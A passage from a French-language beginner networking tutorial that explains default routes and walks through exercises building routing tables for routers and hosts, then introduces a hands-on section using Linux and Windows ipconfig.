
Nous venons de voir dans ma table de routage sous Mac une information importante. Dans la première ligne, ce n'est pas un réseau qui est indiqué, mais le mot défaut.

Cela indique que **si une adresse que je veux joindre n'appartient à aucun des réseaux indiqués dans ma table, il faudra emprunter la passerelle indiquée dans la route par défaut**. Cela va régler le problème lié à la multitude de réseaux sur Internet. Il me suffira d'indiquer dans ma table une route par défaut qui permettra d'aller vers Internet et donc de joindre tous les réseaux qui y sont présents.

Ceci reste encore très abstrait et sûrement complexe à comprendre, alors prenons un petit exemple pour fixer les idées.

Exercice de routage

Je vais vous présenter un schéma réseau qui contient plusieurs réseaux, et nous allons essayer d'écrire les tables de routage des routeurs.



Dans le schéma précédent, nous voyons deux réseaux (192.168.0.0/24 et 192.168.1.0/24) reliés entre eux grâce au routeur 1 qui possède une interface réseau dans chacun de ces réseaux.

Pour les adressages des machines, je n'ai indiqué que le dernier octet de l'adresse, car les trois premiers identifient le réseau et

sont donc déjà connus. Par exemple pour la machine en haut à gauche d'adresse .1 qui est dans le réseau 192.168.0.0/24, on peut déduire son adresse complète qui est **192.168.0.1**.



On pourrait croire qu'il y a une erreur au niveau du routeur qui a deux fois la même adresse, mais cela est normal car ces deux adresses sont pour des interfaces qui ne sont pas dans les mêmes réseaux. Ainsi le routeur a comme adresse **192.168.0.254** sur son interface du haut et **192.168.1.254** sur son interface du bas.

Maintenant, essayons d'écrire la table de routage du routeur 1.

Pour cela, je vais vous donner une méthode qui s'appliquera toujours et qui fonctionnera pour tous les cas :

1. indiquer les **réseaux auxquels ma machine est connectée** ;
2. indiquer **la route par défaut** ;
3. indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Appliquons la méthode :

1 - Indiquer les **réseaux auxquels ma machine est connectée**

Mon routeur 1 est connecté à deux réseaux, 192.168.0.0/24 et 192.168.1.0/24.

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	?
192.168.1.0/24	?

Pour l'instant, nous ne nous soucions pas d'indiquer les passerelles, cela viendra dans un second temps.

Passons à la seconde étape :

2- Indiquer **la route par défaut**

Notre cas est un peu particulier car notre routeur est déjà connecté à tous les réseaux de notre schéma, il n'a donc pas besoin d'une route par défaut pour aller vers d'autres réseaux, il les connaît déjà tous !

3- Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.
Même chose que la réponse précédente, il n'y a pas de réseau supplémentaire à indiquer.

La table de routage sera donc :

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	?
192.168.1.0/24	?

Il nous reste à y indiquer les passerelles. Pour cela, nous allons appliquer une règle simple :



La passerelle pour joindre un de mes réseaux est mon adresse.

Ici, cela va donner :

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254

Et voilà ! Nous avons mis en place la table de routage du routeur 1 ! 😎



Maintenant, est-ce que cela suffit pour faire dialoguer nos deux réseaux entre eux ?

La réponse est malheureusement non. Car le routeur sait maintenant aiguiller les paquets qu'il recevra, mais...



Comment les machines du réseau vont savoir qu'il faut lui envoyer les paquets ?

Eh bien elles auront elles aussi une table de routage : **toute machine connectée à un réseau possède une table de routage**. Même une imprimante, ou un téléphone, ou le vieux PC de mamie... 🍪

C'est grâce à cette table de routage qu'une machine pourra savoir à quelle passerelle envoyer un paquet quand elle voudra joindre un autre réseau que le sien. On peut donc reprendre le schéma précédent et faire la table de routage de la machine 192.168.0.1, par exemple.

On utilise notre méthode :

1- Indiquer les **réseaux auxquels ma machine est connectée**.

Ma machine est connectée à un seul réseau 192.168.0.0/24, ce qui donne pour la table de routage :

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	?

2- Indiquer la route par défaut.

Cette fois, nous pouvons indiquer la route par défaut pour joindre un autre réseau que le notre, par exemple 192.168.1.0/24 (même si nous n'avons pas trop le choix dans notre exemple, vu qu'il n'y a qu'un réseau...) :

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	?
192.168.1.0/24	?

3- Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Là encore, nous avons déjà indiqué les deux réseaux que nous pouvons joindre, donc cette étape peut être oubliée.

Notre table de routage est donc :

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	?
192.168.1.0/24	?

Nous savons déjà remplir la première ligne car elle concerne notre propre réseau, nous pouvons donc y indiquer notre propre adresse en passerelle :

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.1

192.168.1.0/24	?
----------------	---

Il nous reste à indiquer la passerelle à utiliser pour joindre le réseau 192.168.1.0/24.
La question est donc :



À qui la machine 192.168.0.1 doit envoyer ses paquets pour joindre le réseau 192.168.1.0/24 ?

On se doute qu'il va falloir les envoyer au routeur R1, mais à laquelle de ses deux interfaces ?
Pour répondre à cela, je vous propose d'utiliser une métaphore pour nos réseaux.
Nous allons imaginer que chacun de nos réseaux est une pièce d'une maison, et que le routeur est la porte qui permet de relier les deux pièces. La porte a deux poignées, chacune dans une des deux pièces, comme les deux interfaces de notre routeur.
Quand je suis dans une pièce et que je veux aller dans l'autre, quelle poignée puis-je utiliser ? Celle qui est de mon côté de la porte, ou l'autre ?


La réponse est évidente : il faut que j'utilise la poignée qui est de mon côté de la porte !
Eh bien c'est pareil pour le routage, **pour joindre un réseau, une machine doit utiliser une passerelle qui appartient à son propre réseau.**

Ici, ce sera donc l'adresse du routeur qui est sur le même réseau que la machine 192.168.0.0/24, soit l'adresse 192.168.0.254. Ce qui nous donne :

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.1
192.168.1.0/24	192.168.0.254

Youhou ! Nous savons maintenant faire des tables de routage !

Mais pour en être bien sûrs, nous allons prendre des exemples un peu plus complexes. 😊



Réseau plus complexe

Ça c'est du réseau ! Bien que cela reste en réalité un très petit réseau, pour nous, c'est déjà pas mal !

Nous allons donc refaire, comme dans l'exercice précédent, les tables de routage du routeur 1 et de la machine 192.168.0.1. À vous de jouer ! Et n'oubliez pas d'utiliser la méthode en trois étapes.

Pour le routeur 1.

Secret (cliquez pour afficher)

Commençons par le routeur 1, pour la première étape, rien n'a changé, il a toujours ses deux interfaces connectées aux mêmes réseaux.

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.253

Pour l'étape 2, cela change :

2- Indiquer la route par défaut.

Ici, le routeur 1 **doit** avoir une route par défaut, car il peut aller sur Internet, et donc il ne peut pas connaître tous les réseaux d'Internet. Sa passerelle doit donc lui permettre d'aller sur Internet et sera donc la première étape pour aller vers Internet. Il doit passer par le routeur 3, sur l'interface qui est sur le même réseau que lui, soit 192.168.1.253.

Table de routage du routeur 1	
Réseau à joindre	passerelle

192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254
défaut	192.168.1.253



Mais vu qu'il va devoir aussi passer par le routeur 4 ensuite, pourquoi ne pas indiquer directement le routeur 4 ?

Eh bien c'est l'histoire du serpent qui se mord la queue, ou de la poule et l'œuf ! 😊

Si, pour sortir de mon réseau, j'indique une passerelle qui est en dehors de mon réseau, je ne pourrai jamais l'atteindre, car pour l'atteindre il faudrait que je sache sortir de mon réseau... et pour sortir de mon réseau il faudrait atteindre la passerelle... Je ne continue pas, vous voyez qu'on n'arrivera jamais à sortir de notre réseau dans ce cas !!

On en déduit une règle très importante :



Les passerelles indiquées dans ma table de routage appartiennent toujours à l'un de mes réseaux.

Ainsi, pour mon routeur 1, je ne devrais trouver que des passerelles qui sont dans les réseaux 192.168.0.0/24 et 192.168.1.0/24. Ouf, c'est bien le cas dans ma table de routage !

Passons à la troisième étape :

3- Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Là, ça se complique.

Il y a globalement 4 réseaux sur notre schéma (192.168.0.0/24, 192.168.1.0/24, 10.0.0.0/24 et 10.0.1.0/24) plus Internet.

Actuellement, nous savons aller vers les deux premiers. Nous savons aussi aller vers Internet grâce à notre passerelle par défaut. Il nous reste donc deux réseaux à joindre, 10.0.0.0/24 et 10.0.1.0/24.

Cependant, si on y regarde de plus près, nous savons aussi aller vers le réseau 10.0.1.0/24, car il est derrière ma passerelle par défaut.

En effet, imaginons que le routeur 1 veut envoyer un paquet vers la machine 10.0.1.1. Il va aller voir dans sa table de routage et va la parcourir.

En fait, il va parcourir les routes une à une et va regarder si la machine qu'il veut joindre appartient aux réseaux définis dans les routes :

- 10.0.1.1 n'appartient pas au réseau 192.168.0.0/24 de la première route, donc elle ne convient pas ;
- 10.0.1.1 n'appartient pas non plus au réseau 192.168.1.0/24 de la seconde route, donc elle ne convient pas non plus ;
- alors, comme la définition de la route par défaut nous le dit, nous allons utiliser la passerelle associée à la route par défaut, et notre paquet va être envoyé à l'adresse 192.168.1.253 du routeur 3 ;
- Et Bingo ! Vu que le routeur 3 est connecté au réseau 10.0.1.0/24 que nous voulons joindre, il saura lui transmettre le paquet.



Nous en déduisons que nous pourrons joindre tous les réseaux qui se situent derrière notre passerelle par défaut, que ce soient des réseaux locaux ou sur Internet.

Vous l'aurez peut-être remarqué aussi, quand nous parcourons une table de routage afin de trouver une route pour joindre une destination, nous faisons exactement les mêmes calculs que nous avons fait dans le chapitre sur les masques de sous-réseau. C'est-à-dire savoir si une adresse appartient à un réseau.

Mais revenons à l'exercice. Car nous savons joindre tous les réseaux sauf un, le réseau 10.0.0.0/24.

Eh bien nous allons ajouter une route pour lui. Et en regardant le schéma nous voyons qu'il faut passer par l'adresse 192.168.0.253 du routeur 2 pour aller vers le réseau 10.0.0.0/24. Ce qui nous donne au final :

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.254

192.168.1.0/24	192.168.1.254
défaut	192.168.1.253
10.0.0.0/24	192.168.0.253

Il existe une autre écriture possible pour la route par défaut qui est parfois identifiée par le réseau 0.0.0.0/0. Ce qui donne une autre écriture de la table de routage :

Table de routage du routeur 1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254
0.0.0.0/0	192.168.1.253
10.0.0.0/24	192.168.0.253

Pour la machine 192.168.0.1, je vous donne directement la correction :

Secret ([cliquez pour afficher](#))

Table de routage de 192.168.0.1	
Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.1
0.0.0.0/0	192.168.0.254
10.0.0.0/24	192.168.0.253

Voilà ! Vous savez maintenant comment les paquets sont aiguillés d'un réseau à un autre et comment fonctionne le routage. Vous êtes aussi capables d'écrire les tables de routages des machines pour des réseaux simples.

Si vous voulez vous entraîner, voici les tables de routage de quelques autres machines du schéma :

Secret ([cliquez pour afficher](#))

Table de routage de 10.0.0.1	
Réseau à joindre	passerelle
10.0.0.0/24	10.0.0.1
0.0.0.0/0	10.0.0.254

Table de routage du routeur 2	
Réseau à joindre	passerelle
10.0.0.0/24	10.0.0.254
192.168.0.0/24	192.168.0.253
0.0.0.0/0	192.168.0.254

Table de routage de 10.0.1.2

Réseau à joindre	passerelle
10.0.1.0/24	10.0.1.2
0.0.0.0/0	10.0.1.254
192.168.1.0/24	10.0.1.253
192.168.0.0/24	10.0.1.253
10.0.0.0/24	10.0.1.253

Qu'on peut aussi simplifier en regroupant les réseaux 192.168.0.0/24 et 192.168.1.254/24 en un seul réseau avec un masque plus grand :

Table de routage de 10.0.1.2	
Réseau à joindre	passerelle
10.0.1.0/24	10.0.1.2
0.0.0.0/0	10.0.1.254
192.168.0.0/23	10.0.1.253
10.0.0.0/24	10.0.1.253

Maintenant que nous commençons à avoir quelques connaissances théoriques assez poussées, nous allons pouvoir commencer à faire de la pratique et des TP ! Enfin ! 😊

Mise en pratique du routage Installation

Linux vs. Windows

Nous allons travailler sous **Linux**. Il n'est pas question ici de comparer Windows et Linux qui ont chacun leurs avantages et inconvénients, mais de choisir le système le mieux adapté à ce que nous voulons faire, c'est-à-dire du réseau.

L'avantage sous Linux est que nous allons pouvoir voir concrètement ce que nous faisons. Accéder aux fichiers de configuration, mettre en place des fonctions avancées, etc.


Pour ceux qui n'ont pas l'habitude de Linux, la première étape sera de se familiariser avec ce système, et ne vous inquiétez pas, ce n'est pas du tout sorcier.

Ce qui nous intéresse dans ce tutoriel n'est pas le système mais le réseau. Je vous laisserai donc vous occuper d'installer et mettre en place les outils et systèmes nécessaires. Vous pouvez par exemple commencer par [l'excellent tutoriel de M@teo21 sur Linux](#).

L'architecture

En réseau, on parle souvent d'architecture pour indiquer comment les machines sont branchées entre elles.

Par exemple, vous avez déjà découvert deux architectures réseau dans nos précédents exercices sur le routage, rappelez-vous :



Ceci est une architecture qui fait le lien entre nos machines, nos routeurs, nos switchs et Internet.



Heu, ils sont où les switchs, je ne les vois pas sur le schéma ?

En fait, ce schéma est ce que nous appelons **un schéma logique**. Cela veut dire que nous représentons dessus **la logique de connexions entre les réseaux**.

Ainsi, les switchs qui sont censés être propres à un réseau ne sont pas vraiment représentés. Ils le sont plus ou moins par les barres horizontales qui identifient chacun des réseaux.

Étape 1, notre machine

Avant de nous plonger dans une architecture complexe, nous allons déjà aborder ce que l'on peut voir au niveau du routage et de la couche 3 avec notre machine.

Sous Windows


J'imagine que la grande majorité d'entre-vous se trouvant sous Windows, il peut être intéressant de voir ce que l'on peut faire sur ce système.

En passant, je suis sous Windows XP pro. Si jamais vous êtes sous Vista ou Seven, l'interface a été légèrement modifiée mais les mêmes informations sont toujours présentes.

Déjà, il faut comprendre qu'une partie des informations sera visible et configurable en **ligne de commande DOS**, et une autre partie ne le sera que depuis **l'interface graphique**.


Commençons par la ligne de commande.

Pour ouvrir une fenêtre DOS, cliquez sur Démarrer, puis exécuter, et tapez "cmd" dans l'invite de commande. Une fenêtre DOS devrait s'ouvrir :



Nous allons regarder notre configuration réseau à l'aide de la commande *ipconfig*. On va en profiter pour agrandir notre fenêtre pour voir tout ce qui se passe à l'écran.

Pour moi c'est assez simple, je n'ai qu'une carte réseau :

